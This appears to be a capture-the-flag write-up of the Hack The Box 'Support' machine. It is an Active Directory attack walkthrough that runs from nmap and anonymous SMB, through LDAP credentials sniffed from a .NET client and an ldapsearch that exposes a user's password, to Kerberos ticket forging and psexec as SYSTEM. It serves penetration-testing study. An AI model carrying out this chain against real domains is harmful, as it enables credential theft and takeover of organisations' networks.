
Support



Enumeration

NMAP:

```
└─$ nmap -sC -sV -oN nmap/init.nmap -Pn 10.10.11.174
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 21:52 EDT
Nmap scan report for 10.10.11.174
Host is up (0.089s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-09-26 01:52:10Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-09-26T01:52:16
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: -2s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.55 seconds
```

SMB:

Anonymous login works with no password.
We find a zip file containing a .NET application.
We are able to run it on our kali because we have installed powershell and the .NET framework

Running the .exe file, we get a connection error. We can capture the packets using wireshark and find that it is querying DNS for support.htb
Adding the domain to /etc/hosts, we see successful LDAP bind by support\ldap
-> The packet for the LDAP request contains a plaintext password

support\ldap : nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz

Foothold

Now that we have valid credentials for the ldap user, we can enumerate the domain further with Bloodhound and ldapsearch

Bloodhound shows us that:
- the “support” user can PSRemote into DC.SUPPORT.HTB
- the “Shared Support Accounts” group has GenericAll to DC.SUPPORT.HTB

One thing Bloodhound doesn't show us is the “info” field in ldap queries

We can look for this manually using ldapsearch:
ldapsearch -H ldap://support.htb -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b 'dc=support,dc=htb'

Now we see in the “info” field of the “support” user, plaintext creds:

support:Ironside47pleasure40Watchful

With these creds, we can evil-winrm into the box!

Priv Esc

We see that the user support is part of a group which has GenericAll over dc.support.htb

This will allow us to forge a ticket to impersonate the administrator of the domain controller

Following the steps given by bloodhound, we are able to get the ticket.

It says ticket imported, but it doesn't seem to work, so we need to use the ticket remotely.

First, we grab the base64 encoded ticket.kirbi, put it in a file ticket.kirbi.b64, decode it after removing all spaces, use impacket's ticketConverter.py to convert it to ticket.ccache, then r un the following to psexec into the box:

KRB5CCNAME=ticket.ccache psexec.py support.htb/administrator@dc.support.htb -k -no-pass

and that gets us logged in as NT AUTHORITY\SYSTEM